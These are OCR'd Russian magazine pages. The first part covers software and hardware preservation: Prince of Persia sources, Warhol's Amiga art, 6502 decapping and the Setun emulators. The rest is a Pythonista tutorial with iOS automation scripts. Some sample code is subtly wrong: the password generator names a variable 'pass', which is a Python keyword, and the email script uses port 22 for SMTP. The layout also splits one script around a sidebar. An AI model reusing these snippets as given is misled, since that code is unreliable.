
Этот дисковод с виду напоминает любой другой старый пятидюймовый привод, но модифицирован таким образом, чтобы медленно, но верно считывать самые престарелые дискеты. В результате его работы создается образ диска, максимально напоминающий исходник. KryoFlux поставляется в комплекте с адаптером USB и может быть подключен к современному компьютеру. По сути, это устройство служит мостиком между временами старых компьютеров и современными технологиями. Создали его в фирме Software Preservation Society, «Обществе сохранения софта». SPS начинала как клуб любителей Amiga, но потом разрослась и, как мы видим, даже обзавелась чем-то вроде хардверного подразделения. Правда, крошечного — KryoFlux производят исключительно на заказ, а цена на него составляет около тысячи евро.







Старый добрый Prince of Persia



Коробка с заветными дискетами

Джордан Мехнер снова за клавиатурой Apple II

же важное, как исходники легендарной игры, то есть смысл обратиться к профессионалам. Домой к Мехнеру прибыли двое: коллекционер старых компьютеров с целым грузовиком, на котором он привез несколько исправных Apple II, и сотрудник организации The Internet Archive с чудесным устройством под названием KryoFlux.


Мехнеру повезло: все его дискеты считались почти идеально, драгоценные исходные коды Prince of Persia были получены в полном объеме и тут же запущены на одном из старинных компьютеров. Позднее исходники опубликовали на GitHub, где их может скачать любой желающий (goo.gl/Jacfnl). Увы, для подробного изучения нужно знание ассемблера Apple II, но тут уж никуда не денешься.

Заветная коробка таила и другие приятные сюрпризы: нашлись исходные коды клона игры Asteroids, который Мехнер написал в юношестве (подобно тому, как сейчас ради тренировки пишут клоны Flappy Bird), а также неизвестная миру игра Quadris. С ней, кстати, связана занятная история. В начале восьмидесятых годов Мехнер уже работал в игровом издательстве Broderbund, куда в один прекрасный день поступила необычная новая игра под названием Tetris. Руководство компании решило, что Tetris слишком сложен для простого геймера, и не взялось его издавать, а вот рядовые сотрудники играли в творение Алексея Пажитнова днями напролет. Их попросили удалить Tetris со своих компьютеров — этого требовала рабочая этика (права-то так и не были куплены). Дистрибутивы уничтожили, но играть хотелось. Так и появился Quadris — чуть ли не первый, но похороненный на долгие годы клон «Тетриса».

Кстати, если чтение про Prince of Persia вызвало ностальгию и жгучее желание поиграть снова, то сейчас это можно сделать в любой момент и даже без установки DOSBox. С недавних пор достаточно зайти на archive.org, найти игру и запустить прямо в браузере. Это возможно благодаря движку JSMESS, на который портировали DOSBox и эмуляторы множества других старых систем. Так что играм восьмидесятых и девяностых годов пока что не грозит пропасть в глубине времен.

УТЕРЯННЫЕ КАРТИНЫ УОРХОЛА

О том, кто такой Энди Уорхол, хотя бы краем уха слышали все, а репродукции самых известных его картин вроде «Супа Кэмпбелл» попадаются на глаза тут и там с завидной регулярностью. Уорхол широко известен как изобретатель стиля поп-арт, а вот как пионер цифровых технологий в применении к искусству — в значительно меньшей степени. И тем не менее факт: Уорхол с радостью покупал те компьютеры, которые были доступны в восьмидесятые годы, и использовал их скромные графические возможности в своем творчестве.



Наша история начинается куда позже. В 2004 году кто-то оцифровал старую видеокассету с записью презентации нового компьютера Amiga, на которую был приглашен Уорхол. Вот он при помощи цифровой камеры делает фотографию сидящей перед ним Дебби Харри (вокалистка группы Blondie), чтобы потом продемонстрировать снимок на экране и буквально за несколько минут превратить его в картину. Попутно он сообщает, что пробует все новые компьютеры, а этого ждал в особенности. Дело происходило в 1985 году, за два года до смерти художника.

Презентация интересна сама по себе — сейчас такой концентрации звезд на сцене не позволяет себе даже Apple. Но деятели культуры видят на этой записи не то же, что любители техники. Кори Аркэнджел — художник и специалист по работам Уорхола, в 2011 году набрел на это видео и немедленно задался вопросом: а где же сейчас те картины, которые Уорхол рисовал на Amiga? Аркэнджел отправил запрос в музей Уорхола и быстро получил ответ: дискеты есть и хранятся среди других вещей Уорхола. Удивительно, что никто не пытался скопировать с них информацию раньше.

Дальнейшая история спасения старых файлов в общих чертах совпадает с рассказом о том, как доставали исходники Prince of Persia. В музей прибыл Аркэнджел, команда добровольцев из Компьютерного клуба университета Карнеги — Меллона и нескольких других специалистов. Они привезли с собой ра-

↑ **Энди Уорхол обрабатывает портрет Дебби Харри на Amiga 1000**





Планшет Easyl, которым пользовался Уорхол






Картины Уорхола, спасенные со старых дискет







бочие компьютеры Amiga 500 и 1000, уже известный нам дисковод KryoFlux в трехдюймовой модификации и другие средства для восстановления старых носителей.

Иногда доходит до того, что магнитные диски приходится доставать из пластиковых конвертов и полоскать под краном со средством для мытья посуды, чтобы очистить от пыли и плесени. В случае с архивами Уорхола никаких радикальных средств не понадобилось. Дискет, правда, имелось огромное количество, и хоть большинство и было помечено как дистрибутивы программ, полагаться на эту информацию нельзя: вдруг что-то записано поверх? Копировать пришлось все и даже проверять, не осталось ли следов стертой информации.

Специалисты нашли и безупречно скопировали 28 файлов, потенциально содержащих картины. Заголовки гласили: campbells.pic, botticelli.pic, marilyn1.pic и так далее. Однако открыть удалось лишь некоторые — часть картинок программа Graficraft, которой пользовался Уорхол, читать отказалась. Попытки использовать более старые версии редактора тоже ничего не дали, и формат пришлось анализировать вручную. Впрочем, знатоки Amiga быстро обнаружили, что внутри обыкновенные дампы видеопамяти, вероятно созданные самой ранней версией Graficraft. Никаких упоминаний о ней не сохранилось, но изображения удалось легко расшифровать и сконвертировать в PNG.

Оборудование Уорхола тоже оказалось примечательным: два компьютера Amiga 1000 в идеальном состоянии, графический планшет одной из первых коммерческих моделей, цифровая камера DigiView, которая делала черно-белые снимки (для цветных требовалось трижды снимать одно и то же через разноцветные фильтры) и Polaroid Digital Palette — устройство, которое позволяло записывать изображения на слайды.

На дискетах также нашлись драйверы для той самой камеры Live, которая применялась на презентации Amiga, их версия была обозначена как 0.0. Самой камеры не было, но очевидно, что у Уорхола она появилась на пару лет раньше, чем у простых смертных. На компьютерах тоже нашли кое-что интересное — стикеры «не для продажи». Явное доказательство того, что художник получал тестовую продукцию одним из первых.

ЧЕРТЕЖИ ПРОЦЕССОРА MOS 6502

В середине восьмидесятых годов процессор MOS 6502 был большим хитом — за счет низкой цены и одновременно высокой по тем временам производительности. На момент появления он стоил 25 долларов, в 4–5 раз дешевле, чем конкуренты вроде Intel 8080 и Motorola 6800. MOS 6502 лег в основу Apple I и II, Commodore PET, Atari 2600, NES, советского «Агата», болгарского «Правеца» и еще массы разновидностей домашних компьютеров. Помнишь строки кода, которые бегут перед глазами T-800 в первом «Терминаторе»? Это ассемблер MOS 6502! Через пятнадцать лет этот факт обыгрывают в «Футураме»: чип в голове у Бендера носит все ту же знаменитую маркировку.

Сейчас нет недостатка эмуляторов машин на этом знаменитом процессоре, но они лишь повторяют набор его инструкций, а это не совсем то же, что настоящее железо. Чертежи MOS 6502 рисовались карандашом на ватмане — САПР в те времена еще не существовало. Если репринты тех схем и сохранились, то они очень редки.

Трое американских «цифровых археологов» Грег Джеймс, Барри Сильверман и Брайан Сильверман решили восстановить точную цифровую копию MOS 6502, чтобы она служила аналогом исходников на HDL и могла использоваться для симуляции. Как это сделать? Есть только один способ, и он выглядит очень непростым.

Упаковку чипа проплавляют фосфорной кислотой, разогретой до 90 градусов, после чего скрывавшуюся под слоем пластика микросхему фотографируют под микроскопом. Именно таким образом группа энтузиастов получила около 200 снимков, которые затем склеили, чтобы получить абсолютно точную цифровую копию микросхемы с разрешением 342 Мп.


Следующий шаг — трассировка схемы, то есть перевод из растрового вида в векторный. Готовые решения для этого не подошли: в результате их работы получались кривоватые и полные мусора картинки — такие чертежи никому не нужны. Вместо этого энтузиасты написали собственную программу на языке Python, которая выдала великолепный результат. Это открыло дорогу для следующего этапа: превращения полученных данных в симулятор работающего процессора.

Проект портировали на JavaScript, и теперь достаточно зайти на сайт visual6502.org, чтобы поиграть с виртуальным процессором. В окне браузера видно не только содержимое памяти и регистров, но и сам чип во время его работы.


Вскрытие, фотографирование и создание симулятора процессора кажутся ужасно непростыми,




↗ **T-800 из «Терминатора» работает на MOS 6502 и исполняет программу Key Perfect для Apple II**



↓ **Упаковка прожжена кислотой, и процессор предстает перед нами в первозданной форме**



↘ **Виртуальный процессор красиво помигивает во время симуляции**





«Сетунь» в 1959 году, тогда еще новенькая

Перфоленты «Сетуни-70» по-прежнему хранятся в МГУ

но на деле процесс занял всего около полугода: с ноября 2009-го по май 2010-го. С тех пор разработчики успели добавить симулятор Motorola 6800 и собираются продолжать использовать свою технологию для расширения коллекции. Просят присылать любые старинные микропроцессоры: одного экземпляра оказывается недостаточно, когда речь идет об обработке кислотой.

Нужно сказать, что обратная разработка процессоров — выдумка совсем не новая. В СССР она широко применялась для клонирования западных технологий (см. «Хакер» за август 2013-го), да и сейчас встречается. Так, ребята с форума emu-russia.net недавно распотрошили процессор приставки PSX и изучают его (на psxdev.ru можно прочесть подробности). PSX — это модификация PlayStation 2, и, возможно, она еще недостаточно устарела, чтобы считать ее вскрытие археологией, — в голову, скорее, приходит мысль о пиратстве. Но если это и пиратство, то в его лучшем проявлении. К тому же пройдет какое-то время, и никто не станет смотреть косо на подобное занятие.

СОВЕТСКИЙ ТРОИЧНЫЙ КОМПЬЮТЕР «СЕТУНЬ»

Западная история компьютеров давно разложена по полочкам, и нарыть что-то новое можно только при большом везении. Как насчет отечественной археологии? С советских времен нам осталось богатое наследие редких компьютеров, необычных историй и давно позабытых достижений.

Сообщества любителей старых компьютеров существуют и в России. Одно из них называется «Тринари» и посвящено изучению истории троичной ЭВМ «Сетунь». Слово «троичной» здесь нуждается в пояснении: дело в том, что этот уникальный компьютер был спроектирован для работы с данными в троичном представлении, то есть вместо битов (0 или 1), он оперировал тритами — их принято обозначать –1, 0 и 1. Соответственно, вместо байтов у троичного компьютера трайты, они состоят из шести тритов и принимают значение от –364 до 364. Легкость работы с отрицательными величинами, как можно заметить, дана такому компьютеру от рождения.

Руководил разработкой «Сетуни» Николай Петрович Брусенцов, заведующий кафедрой вычислительной математики механико-математического факультета МГУ. Первый тестовый компьютер был завершен в 1959 году, и впоследствии Казанский завод математических машин выпустил еще 46 экземпляров, которые разошлись по НИИ и учебным заведениям. К 1970 году команда Брусенцова разработала следующую модель — «Сетунь-70». Но до серийного производства эта машина так и не добралась — помешала советская бюрократия. Считается, что главной проблемой стала вовсе не экзотичность троичных вычислений, а, как ни парадоксально, низкая стоимость компьютера.

«Сетунь-70», в отличие от первой «Сетуни», не только использовала троичное представление данных, но и поддерживала некоторые троичные логические операции. К примеру, троичная логика значительно упрощает сравнение чисел: если аналогичные двоичные операторы могут вернуть лишь значения «больше» или «меньше», то троичное сравнение учитывает возможность равенства чисел.

СООБЩЕСТВА ЛЮБИТЕЛЕЙ СТАРЫХ КОМПЬЮТЕРОВ СУЩЕСТВУЮТ И В РОССИИ. ОДНО ИЗ НИХ НАЗЫВАЕТСЯ «ТРИНАРИ» И ПОСВЯЩЕНО ИЗУЧЕНИЮ ИСТОРИИ ТРОИЧНОЙ ЭВМ «СЕТУНЬ». ЭТОТ УНИКАЛЬНЫЙ КОМПЬЮТЕР БЫЛ СПРОЕКТИРОВАН ДЛЯ РАБОТЫ С ДАННЫМИ В ТРОИЧНОМ ПРЕДСТАВЛЕНИИ

Александр Обухов из группы «Тринари» по старым схемам разработал эмулятор «Сетуни», причем работающий прямо в браузере. Достаточно открыть страницу trinary.ru/projects/setunws, и оказываешься один на один с панелью управления старинного советского суперкомпьютера. Чтобы разобраться, что к чему, понадобится прочесть книгу «Малая цифровая вычислительная машина Сетунь» — а это, конечно, осилит не каждый. Но для тех, кого захватила идея троичной логики, такая возможность бесценна.

Другой участник «Тринари», Александр Самсонов предпринял попытку пойти дальше и создать эмулятор «Сетуни-70», чтобы иметь возможность запускать старые программы, которые ему удалось восстановить с перфолент. В интервью журналу «Компьютерра» Самсонов рассказал о том, как столкнулся с непредвиденными сложностями. В частности, ПЗУ «Сетуни-70» существует только в виде распечатки в машинных кодах, причем страницы не пронумерованы и перемешаны, а их около четырех десятков.

Николай Брусенцов умер 4 декабря 2014 года, всего за два месяца до выхода этого номера. Из новостей об этом не узнаешь — его имя, как и имена многих других первопроходцев начала компьютерной эпохи, известно лишь знатокам истории вычислительной техники. Но именно благодаря энтузиастам эта история сохранилась, а необычные и малоизвестные идеи не уходят из жизни вместе с их авторами.



ЛЕГЕНДА ОБ ИСКУШЕНИИ


КАК ИСПОЛЬЗОВАТЬ PYTHON ДЛЯ АВТОМАТИЗАЦИИ IOS

Часто нам приходится совершать со своим iPhone монотонные и довольно скучные манипуляции, которые заставляют нас с завистью смотреть на десктопы с их безграничными возможностями настройки, скриптинга и автоматизации действий. Да что там десктопы — даже на пользователей Android с их вездесущим Tasker'ом, с помощью которого можно запрограммировать смартфон на что угодно. В iOS существование подобных приложений невозможно, но у нас есть небольшая лазейка.

Виктор Паперно
vpap1997@inbox.ru

ВВЕДЕНИЕ

В этой статье я хочу рассказать о Pythonista — среде разработки на языке Python (версии 2.7.5) для iOS, которая позволяет в том числе писать полноценные приложения с графическим интерфейсом. Однако мы будем использовать ее для нескольких иных целей — для создания простых подсобных скриптов, которые будут автоматизировать рутинные операции.



Pythonista Shell

Pythonista позволяет писать как полноценные графические приложения, так и простые трехстрочники для выполнения подручных задач

Pythonista включает в себя множество предустановленных библиотек, в том числе те, что помогут нам получить доступ к функциональности iOS. Как пример можно привести clipboard, позволяющий читать и писать в буфер обмена, contacts для работы с адресной книгой, keychain, location и другие.

Кроме встроенных, нам также понадобятся сторонние Python-модули. Для Pythonista существует два аналога всем известного pip. Это pipista 2.0 (https://gist.github.com/pudquick/4317095) и Pypi (https://gist.github.com/anonymous/5243199). Чтобы установить пакет с помощью первого, необходимо сохранить скрипт в корневой каталог и выполнить такую команду:

```
import pipista
pipista.pypi_install('Name_of_library')
```

У этой библиотечки есть также функции pypi_download(), pypi_search() и pypi_versions(), что позволяет считать ее полноценной заменой pip. Второй установщик требует более четких запросов. Например, необходимо указать версию пакета — это удобно, если по какой-то причине не хочешь использовать последнюю версию.

```
from Pypi import Installer
Installer('Name_of_library', 'Version').install()
```

У этого установщика также есть дополнительные функции.

СКРИПТЫ

Напишем несколько скриптов, дабы облегчить жизнь нам и нашим близким. Возможно, некоторые из них (или все) для кого-то покажутся бесполезными, но зато они дают представление о том, что можно сделать с помощью Pythonista, и могут выступать в качестве некой базы для твоих экспериментов. Всего скриптов девять, и они очень разнообразны.

Быстрая отправка твита

Начнем с вездесущего Twitter. Не очень удобно открывать приложение или переходить на сайт для того, чтобы просто отправить твит. Поэтому мы напишем скрипт, который будет твитить то, что находится в буфере обмена (не забудь установить библиотеку tweepy).

```
import tweepy
import clipboard
# Ключи Twitter-приложения
consumer_key = "----------"
consumer_secret = "----------"
access_key="----------"
access_secret="----------"
# Представляемся системе
auth = tweepy.OAuthHandler(consumer_key,↵
consumer_secret)
auth.set_access_token(access_key, access_secret)
```

Устанавливаем пакет с помощью pipista

```
>>> import pipista
>>> pipista.pypi_install('vk')
* Downloading: https://pypi.python.org/packages/source/v/vk/
vk-1.5.3.tar.gz
Downloaded 4785 of 4785 bytes (100.00%)

* Saved to: vk-1.5.3.tar.gz
* setup.py found here: /private/var/mobile/Containers/Data/Application/
56F7B42B-3383-4D74-96D7-98EF44EF4DAD/Documents/pypi-modules/.tmp/unpack/
vk-1.5.3
* Compiling pure python modules ...
* Installing module: vk ...
True
```

Редактор кода

```
# ColorMixer
# A simple RGB color mixer with three sliders.

import ui
import clipboard
from random import random
from console import hud_alert

def slider_action(sender):
  # Get the root view:
  v = sender.superview
  # Get the sliders:
  r = v['slider1'].value
  g = v['slider2'].value
  b = v['slider3'].value
  # Create the new color from the slider values:
  v['view1'].background_color = (r, g, b)
  v['label1'].text = '#%.02X%.02X%.02X' % (r*255, g*255, b*255)

def copy_action(sender):
  clipboard.set(sender.superview['label1'].text)
  hud_alert('Copied')

def shuffle_action(sender):
  v = sender.superview
  s1 = v['slider1']
  s2 = v['slider2']
  s3 = v['slider3']
  s1.value = random()
  s2.value = random()
  s3.value = random()
  slider_action(s1)

v = ui.load_view('ColorMixer')
slider_action(v['slider1'])
if ui.get_screen_size()[1] >= 768:
  # iPad
  v.present('popover')
else:
  # iPhone
  v.present()
```

```
api=tweepy.API(auth)
# Публикуем твит
text = clipboard.get()
if len(text)<=140 and len(text)>0:
   api.update_status(text)
```

Скрипт подключается к аккаунту, используя имеющиеся ключи. Их можно получить на официальном сайте Twitter (apps.twitter.com). Чтобы получить все ключи, нужно создать приложение, затем перейти на вкладку Keys and Access Tokens и нажать на кнопку Create my access token. Таким образом мы получим четыре необходимых нам ключа. Чтобы скрипт смог постить сообщения, необходимо дать приложению такие права на вкладке Permissions.

Во всем остальном функциональность крайне проста. Скрипт берет строку из буфера обмена, проверяет, соответствует ли строка формату твита (не более 140 символов), и постит ее.

Быстрое сохранение в Instapaper

Теперь о не менее популярном сервисе Instapaper, позволяющем сохранять страницы для офлайн-чтения. Следующий трехстрочный скрипт добавляет страницу из буфера обмена прямо в установленный на девайсе клиент сервиса.

```
import webbrowser, clipboard
addnew='x-callback-instapaper://x-callback-url/↵
add?url='+clipboard.get()
webbrowser.open(addnew)
```

Скрипт использует так называемые x-callback-url — мини-API приложений, которые можно вызывать через встроенный браузер. На официальном сайте (x-callback-url.com) этой фичи есть список приложений, поддерживающих эту возможность. Структура x-callback-url-запросов такая:

```
x-callback-Имя_Приложения://x-callback-url/
Функция?Параметр=
```

Генератор паролей

Да, именно генератор паролей. Есть куча приложений со схожей функциональностью, но мы сделаем свой. Просто потому, что хотим :).

```
import random, string,clipboard
pass = ''
for x in range(random.randrange(8,12)):
   pass += random.choice(string.ascii_letters +↵
string.digits)
clipboard.set(pass)
```

Данный скрипт поможет создать пароль с высокой устойчивостью к подбору (с включением чисел и букв). Идея алгоритма крайне проста: в пустую строчку добавляется случайное (от 8 до 11) число символов из упомянутого набора. Далее пароль помещается в буфер обмена.

Отправка текущего местоположения на email

Иногда проще нажать на кнопку и отправить собеседнику свой адрес, чем объяснить, где ты.

```
import smtplib, location, time
from email.mime.text import MIMEText
# SMTP-сервер
server = "адрес_сервера"
user_passwd = "пароль"
port = 22
user_name = "отправитель@мэйл"
send_name='получатель@мэйл'
# Выполняем подключение и регистрацию
s = smtplib.SMTP(server, port)
s.ehlo()
s.starttls()
s.ehlo()
s.login(user_name, user_passwd)
# Получаем координаты
location.start_updates()
time.sleep(10)
location.stop_updates()
loc = location.get_location()
addr = location.reverse_geocode(loc)[0]
# Формируем и отправляем письмо
Text = 'Я нахожусь по адресу: '+ addr['Country']↵
 + ', город ' + addr['City']+', ' + addr['Name']
letter = MIMEText(Text,'html','utf-8')
letter['Subject']= 'Текущая геолокация'
letter['To']=send_name
letter=letter.as_string()
s.sendmail(user_name,send_name,letter)
s.close
```


Скрипт состоит из двух частей: первая — это работа с почтовым сервером, вторая — получение текущего адреса и от-

КАК ЗАПУСТИТЬ СКРИПТ С ГЛАВНОГО ЭКРАНА


Для этого есть две возможности: Pythonista Shortcut и Launch Center Pro. В первом случае все просто: достаточно зайти с девайса на сайт omz-software.com/pythonista/shortcut/, ввести имя скрипта и аргументы, нажать на кнопку Create Shortcut, затем сохранить эту страницу на рабочий стол, используя стандартные функции Safari.

Вторая программа куда интересней. Чтобы запустить скрипт из нее, необходимо создать событие и в поле URL прописать вот такую строчку: «pythonista://script_name?action=run&args=», где script_name — имя скрипта с учетом иерархии каталогов, а после args= необходимо перечислить аргументы (если они есть). Также присутствует возможность запуска по времени или с определенной регулярностью.


Есть и возможность упаковать скрипт в полноценное iOS-приложение. Для этого достаточно скачать архив (goo.gl/jsQK0b) с проектом XCode с официального сайта и заменить стандартный скрипт с Hello, world на свой. После этого можно собрать этот проект в XCode и запустить на симуляторе, а если есть аккаунт разработчика Apple, то и на гаджете.



Все скрипты в Launch Center Pro



